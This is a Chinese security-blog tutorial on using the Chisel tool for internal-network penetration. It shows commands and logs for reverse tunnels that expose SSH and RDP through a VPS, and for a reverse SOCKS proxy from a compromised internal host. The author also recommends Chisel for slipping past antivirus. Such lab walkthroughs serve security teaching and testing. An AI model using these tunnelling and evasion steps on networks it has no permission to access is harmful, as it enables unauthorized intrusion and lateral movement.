

内网渗透 | Chisel内网穿透工具

原创 想走安全的小白 HACK学习呀

2021-01-30原文

一、chisel工具介绍













Chisel可用来搭建内网隧道，类似于常用的frp和nps之类的工具。由于目前使用的人比较少，因此对于有些杀软还不能准确的识别出该工具。chisel可以进行端口转发、反向端口转发以及Socks流量代理，使用go语言编写，支持多个平台使用，是进行内网穿透的一个鲜为人知的好工具。

二、chisel工具下载使用

0x01 chisel工具下载

下载地址：<https://github.com/jpillora/chisel/releases/tag/v1.7.4>

<https://github.com/jpillora/chisel/releases/tag/v1.7.4>

-  [chisel_1.7.4_darwin_amd64.gz](#)
-  [chisel_1.7.4_linux_386.gz](#)
-  [chisel_1.7.4_linux_amd64.gz](#)
-  [chisel_1.7.4_linux_arm64.gz](#)
-  [chisel_1.7.4_linux_armv6.gz](#)
-  [chisel_1.7.4_linux_armv7.gz](#)
-  [chisel_1.7.4_linux_mips64le_hardfloat.gz](#)
-  [chisel_1.7.4_linux_mips64le_softfloat.gz](#)
-  [chisel_1.7.4_linux_mips64_hardfloat.gz](#)
-  [chisel_1.7.4_linux_mips64_softfloat.gz](#)
-  [chisel_1.7.4_linux_mipsle_hardfloat.gz](#)
-  [chisel_1.7.4_linux_mipsle_softfloat.gz](#)

 HACK学习呀

chisel工具是使用go语言进行编写的，可以适用于各个平台，也可以对源码进行编译，或者直接使用编译好的发行版。

0x02 chisel工具使用

首先，chisel和frp、nps是不同的，没有所谓的服务器端和客户端，对于chisel，只有一个文件，可以通过执行这个文件，让其充当服务器端或者客户端。如下所示：

```
[root@iZbp13s58ab22ea4iuwr0dZ chisel_1.7.4_linux_amd64]# ./chisel -help
```

```
Usage: chisel [command] [--help]
```

```
Version: 1.7.4 (go1.15.6)
```

```
Commands:
```

```
server - runs chisel in server mode
```

```
client - runs chisel in client mode
```

```
Read more:
```

```
https://github.com/jpillora/chisel
```

可以当作服务器端,也可以当作客户端

HACK学习呀

(1):查看chisel工具的帮助

```
./chisel -help
```

```
[root@iZbp13s58ab22ea4iuwr0dZ chisel_1.7.4_linux_amd64]# ./chisel -help
```

```
Usage: chisel [command] [--help]
```

```
Version: 1.7.4 (go1.15.6)
```

```
Commands:
```

```
server - runs chisel in server mode
```

```
client - runs chisel in client mode
```

```
Read more:
```

```
https://github.com/jpillora/chisel
```

HACK学习呀

(2):查看chisel服务器端的帮助

```
./chisel server -help
```

```
[root@iZbp13s58ab22ea4iuwr0dZ chisel_1.7.4_linux_amd64]# ./chisel server -help
```

Usage: chisel server [options]

Options:

--host, Defines the HTTP listening host - the network interface (defaults the environment variable HOST and falls back to 0.0.0.0).

--port, -p, Defines the HTTP listening port (defaults to the environment variable PORT and fallback to port 8080).

--key, An optional string to seed the generation of a ECDSA public and private key pair. All communications will be secured using this key pair. Share the subsequent fingerprint with clients to enable detection of man-in-the-middle attacks (defaults to the CHISEL_KEY environment variable, otherwise a new key is generate each run).

--authfile, An optional path to a users.json file. This file should be an object with users defined like:

```
{
  "<user:pass>": ["<addr-regex>","<addr-regex>"]
}
```

when <user> connects, their <pass> will be verified and then each of the remote addresses will be compared against the list of address regular expressions for a match. Addresses will



(3):查看chisel客户端的帮助

```
./chisel client -help
```

```
[root@iZbp13s58ab22ea4iuwr0dZ chisel_1.7.4_linux_amd64]# ./chisel client -help

Usage: chisel client [options] <server> <remote> [remote] [remote] ...

<server> is the URL to the chisel server.

<remote>s are remote connections tunneled through the server, each of
which come in the form:

    <local-host>:<local-port>:<remote-host>:<remote-port>/<protocol>

    ■ local-host defaults to 0.0.0.0 (all interfaces).
    ■ local-port defaults to remote-port.
    ■ remote-port is required*.
    ■ remote-host defaults to 0.0.0.0 (server localhost).
    ■ protocol defaults to tcp.

which shares <remote-host>:<remote-port> from the server to the client
as <local-host>:<local-port>, or:

    R:<local-interface>:<local-port>:<remote-host>:<remote-port>/<protocol>

which does reverse port forwarding, sharing <remote-host>:<remote-port>
```


 HACK学习呀

这块只是重点讲解一下如何查看帮助，接下来会去介绍如何在实战中使用chisel工具。

三、chisel隧道搭建

0x01 chisel进行ssh内网穿透

首先需要三台linux主机，在这里使用VPS作为chisel服务器端，然后使用kali作为内网主机，使用另一台主机作为我们的攻击者主机。如下图所示。



(1):第一步:搭建chisel隧道

•chisel服务端(CentOS上)

```
./chisel server -p 6666 --reverse
```

```
[root@iZbp13s58ab22ea4iuwr0dZ chisel_1.7.4_linux_amd64]# ./chisel server -p 6666 --reverse
2021/01/29 10:35:29 server: Reverse tunnelling enabled
2021/01/29 10:35:29 server: Fingerprint G133zN04D3ZnNxTt682u5Ffsli5uJrP0lWaaHEM+zXw=
2021/01/29 10:35:29 server: Listening on http://0.0.0.0:6666
```

HACK学习呀

首先, 服务器端监听6666端口, 然后使用reverse参数, reverse表示的是服务端使用反向模式, 也就是说流量转到哪个端口由客户端指定。

•chisel客户端(kali的IP为192.168.223.160)

```
./chisel client -v VPS:6666 R:0.0.0.0:8888:192.168.223.160:22
```

```
./chisel client -v VPS:6666 R:8888:192.168.223.160:22
```

```
root@kali:~/chisel_1.7.4_linux_amd64# ./chisel client -v VPS:6666 R:8888:192.168.223.160:22
2021/01/29 10:43:45 client: Connecting to ws://116.62.106.123:6666
2021/01/29 10:43:45 client: Handshaking...
2021/01/29 10:43:46 client: Sending config
2021/01/29 10:43:46 client: Connected (Latency 81.912155ms)
2021/01/29 10:43:46 client: tun: SSH connected
```

VPS

HACK学习呀

客户端启动成功。

说明:可以使用第一条命令, 也可以使用第二条命令, 其实第二条命令和第一条命令效果一样, 只是省略了0.0.0.0, chisel的客户端默认使用的就是0.0.0.0这个IP。

```
root@kali:/chisel_1.7.4_linux_amd64# ./chisel client --help
```

```
Usage: chisel client [options] <server> <remote> [remote] [remote] ...
```

```
<server> is the URL to the chisel server.
```

```
<remote>s are remote connections tunneled through the server, each of  
which come in the form:
```

```
<local-host>:<local-port>:<remote-host>:<remote-port>/<protocol>
```

- local-host defaults to 0.0.0.0 (all interfaces).
- local-port defaults to remote-port.
- remote-port is required*.
- remote-host defaults to 0.0.0.0 (server localhost).
- protocol defaults to tcp.

 HACK学习呀

(2):第二步:将kali的22端口转发到VPS的8888端口上

其实上一步已经完成了这一步操作，现在看一下chisel服务端和客户端的连接情况。

•服务器端

```
[root@iZbp13s58ab22ea4iuwr0dZ chisel_1.7.4_linux_amd64]# ./chisel server -p 6666 --reverse  
2021/01/29 10:48:39 server: Reverse tunnelling enabled  
2021/01/29 10:48:39 server: Fingerprint 7BenBk13I75px/q1H3oHGMKzgTEjqPn9qhgbY+5XYd4=  
2021/01/29 10:48:39 server: Listening on http://0.0.0.0:6666  
2021/01/29 10:48:43 server: session#1: tun: proxy#R:8888=>192.168.223.160:22: Listening
```

 HACK学习呀

•客户端

```
root@kali:/chisel_1.7.4_linux_amd64# ./chisel client -v 192.168.223.6666 R:0.0.0.0:8888:192.168.223.160:22  
2021/01/29 10:48:42 client: Connecting to ws://116.62.106.123:6666  
2021/01/29 10:48:42 client: Handshaking...  
2021/01/29 10:48:43 client: Sending config  
2021/01/29 10:48:43 client: Connected (Latency 66.490517ms)  
2021/01/29 10:48:43 client: tun: SSH connected
```

VPS的IP

 HACK学习呀

SSH已经连接。

(3):第三步:使用攻击者主机连接kali的SSH

`ssh -p 8888 root@VPS(chisel服务端IP)`

```
root@iZ1x8w59kze53cZ:~# ssh -p 8888 root@1.123 CentOS的IP
root@116.62.106.123's password: 客户端指定的IP
Linux kali 4.15.0-kali2-amd64 #1 SMP Debian 4.15.11-1kali1 (2018-03-21) x86_64


The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jan 29 10:19:02 2021 from 192.168.223.160
root@kali:~# ifconfig 连接到内网主机kali的SSH
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.223.160 netmask 255.255.255.0 broadcast 192.168.223.255
    inet6 fd15:4ba5:5a2b:1008:20c:29ff:fe62:aae prefixlen 64 scopeid 0x0<global>
    inet6 fe80::20c:29ff:fe62:aae prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:62:0a:ae txqueuelen 1000 (Ethernet)
    RX packets 179228 bytes 187332862 (178.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 154133 bytes 22581086 (21.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



0x02 chisel进行远程桌面代理

首先需要两台windows主机和一台VPS，在这里使用VPS作为chisel服务器端，然后使用win7作为内网主机，使用win10作为我们的攻击者主机。如下图所示。原理和ssh穿透类似。



(1):第一步:搭建chisel隧道

- chisel服务端(CentOS上)

```
./chisel server -p 6666 --reverse
```

```
[root@iZbp13s58ab22ea4iuwr0dZ chisel_1.7.4_linux_amd64]# ./chisel server -p 6666 --reverse
2021/01/29 11:28:31 server: Reverse tunnelling enabled
2021/01/29 11:28:31 server: Fingerprint zHXA5oLJIHwHxVocZeBuR1HIPoeA3z35t018E08mC0g=
2021/01/29 11:28:31 server: Listening on http://0.0.0.0:6666
```

- chisel客户端(win7的IP为192.168.223.151)

```
chisel.exe client -v VPS:6666
```

```
R:0.0.0.0:33389:192.168.223.151:3389
```

```
C:\Users\Administrator\Desktop\chisel_1.7.4_windows_386>chisel.exe client -v 192.168.223.151:3389 R:0.0.0.0:33389:192.168.223.151:3389
2021/01/29 11:33:12 client: Connecting to ws://116.62.106.123:6666
2021/01/29 11:33:12 client: Handshaking...
2021/01/29 11:33:13 client: Sending config
2021/01/29 11:33:13 client: Connected (Latency 141.4003ms)
2021/01/29 11:33:13 client: tun: SSH connected
```

(2):第二步:将win7的3389端口转发到VPS的33389端口

其实上一步已经完成了这一步操作，现在看一下chisel服务端和客户端的连接情况。


- 服务端

```
[root@iZbp13s58ab22ea4iuwr0dZ chisel_1.7.4_linux_amd64]# ./chisel server -p 6666 --reverse
2021/01/29 11:28:31 server: Reverse tunnelling enabled
2021/01/29 11:28:31 server: Fingerprint zHXA5oLJIHwHxVocZeBuR1HIPoeA3z35t018E08mC0g=
2021/01/29 11:28:31 server: Listening on http://0.0.0.0:6666
2021/01/29 11:33:08 server: session#1: tun: proxy#R:33389=>192.168.223.151:3389: Listening
```

- 客户端

```
C:\Users\Administrator\Desktop\chisel_1.7.4_windows_386>chisel.exe client -v 192.168.223.151:3389 R:0.0.0.0:33389:192.168.223.151:3389
2021/01/29 11:33:12 client: Connecting to ws://116.62.106.123:6666
2021/01/29 11:33:12 client: Handshaking...
2021/01/29 11:33:13 client: Sending config
2021/01/29 11:33:13 client: Connected (Latency 141.4003ms)
2021/01/29 11:33:13 client: tun: SSH connected
```


(3):第三步:使用攻击者主机连接win7的3389



成功登录远程桌面。

0x03 chisel进行socks代理

Chisel现在支持socks代理，我们先看下需求，比如有两台主机，一台主机是我们的VPS，有一个公网IP，另一台主机是我们在内网中拿下的一台主机，我们需要在这台主机上配置socks代理，然后使用SocksCap等工具进行内网扫描或者内网渗透。如下图所示。



注意:这个过程看似和之前的两种方法一样，但是这里面有一个最主要的问题就是，chisel这个工具提供的socks代理默认是监听在127.0.0.1的1080端口上的。首先，需要先明确两个概念，127.0.0.1和0.0.0.0者两个IP进行监听的区别是什么？127.0.0.1监听的是本机上的所有流量，0.0.0.0监听的是所有的IP(不论是不是本机的IP)的流量。这就导致一个问题，如果我直接在VPS上执行完命令之后，默认监听127.0.0.1的1080端口，这样的话，我只能用VPS去访问内网主机，如果想要在win10上通过SocksCap设置代理访问内网是行不通的，因为刚才说过，这个127.0.0.1的1080端口只能使用VPS这台主机访问内网的win7。因此，如果想要像之前一样使用SocksCap去代理访问内网，需要再多做一步，使用ssh的本地转发功能将127.0.0.1的1080上的socks流量转发到0.0.0.0的23333端口，这样我们就可以在外部通过socks流量实现对内网主机的访问。如果不进行ssh本地转发，那么就只能在VPS上设置proxychains代理这种方法对内网实现访问，这显然非常不方便。

(1):第一步:搭建chisel隧道

- chisel服务端(CentOS上)

```
./chisel server -p 6666 --reverse
```

```
[root@iZbp13s58ab22ea4iuwr0dZ chisel_1.7.4_linux_amd64]# ./chisel server -p 6666 --reverse
2021/01/29 15:23:03 server: Reverse tunnelling enabled
2021/01/29 15:23:03 server: Fingerprint uS1ER0QHeQdMG09s0WyIpa1cK2ksXXrFP+PbkqBrHc=
2021/01/29 15:23:03 server: Listening on http://0.0.0.0:6666
```

•chisel客户端(win7的IP为192.168.223.151)

chisel.exe client VPS:6666 R:socks

```
C:\Users\Administrator\Desktop\chisel_1.7.4_windows_386>chisel.exe client 116.62.106.123:6666 R:socks
2021/01/29 15:23:51 client: Connecting to ws://116.62.106.123:6666
2021/01/29 15:23:51 client: Connected (Latency 47.8001ms)
```

(2):将127.0.0.1的1080的流量转发到0.0.0.0的23333端口

```
[root@iZbp13s58ab22ea4iuwr0dZ chisel_1.7.4_linux_amd64]# ./chisel server -p 6666 --reverse
2021/01/29 15:23:03 server: Reverse tunnelling enabled
2021/01/29 15:23:03 server: Fingerprint uS1ER0QHeQdMG09s0WyIpa1cK2ksXXrFP+PbkqBrHc=
2021/01/29 15:23:03 server: Listening on http://0.0.0.0:6666
2021/01/29 15:23:46 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

本地的1080端口已经监听成功。

在VPS上使用ssh进行本地流量转发:

ssh -C -f -N -g -L 0.0.0.0:23333:127.0.0.1:1080 root@VPS

```
[root@iZbp13s58ab22ea4iuwr0dZ ~]# ssh -C -f -N -g -L 0.0.0.0:23333:127.0.0.1:1080 root@116.62.106.123
root@116.62.106.123's password:
[root@iZbp13s58ab22ea4iuwr0dZ ~]# netstat -ano | grep 23333
tcp        0      0 0.0.0.0:23333        0.0.0.0:*            LISTEN
[root@iZbp13s58ab22ea4iuwr0dZ ~]#
```

成功将127.0.0.1的1080端口上的流量转发到0.0.0.0的23333端口上，这样就可以使用socksCap或者直接在浏览器中设置代理对内网资源进行访问。


(3):使用Socks代理访问内网

•使用浏览器

 编辑代理 test

标题或描述 (可选)	代理类型
test	SOCKS5
颜色	代理 IP 地址或 DNS 名称 ★
#0055e5	116.62.106.123 VPS的IP
Send DNS through SOCKS5 proxy	端口 ★
<input type="checkbox"/> On	23333
	用户名 (可选)
	username

192.168.223.151



成功访问到内网的通达OA。

•使用SocksCap进行内网访问



代理搭建成功，流量可以正常进入内网。

四、chisel的优缺点

优点：

目前像frp、nps这种常见的工具已经很容易被杀软识别，上次打内网传的frp就很快被杀软识别，因此chisel可以作为一个不太常用的工具进行尝试，可能会因为目前特征较少，从而绕过杀软。

缺点：

个人觉得chisel进行socks流量代理的时候，可能会比较麻烦，因为需要进行本地端口转发，这样难免会多进行一步，但是我觉得这个也就是一条命令的事情，个人觉得影响不大。



推荐阅读：

[内网渗透 | 常用的内网穿透工具使用](#)


[内网渗透 | FRP代理工具详解](#)

[内网渗透 | NPS内网穿透工具的使用](#)

2020年性价比最高安全课程


报名线上学习

从零开始学习白帽黑客

 HACK学习呀

点赞 在看 转发

原创投稿作者：想走安全的小白



精选留言

用户设置不下载评论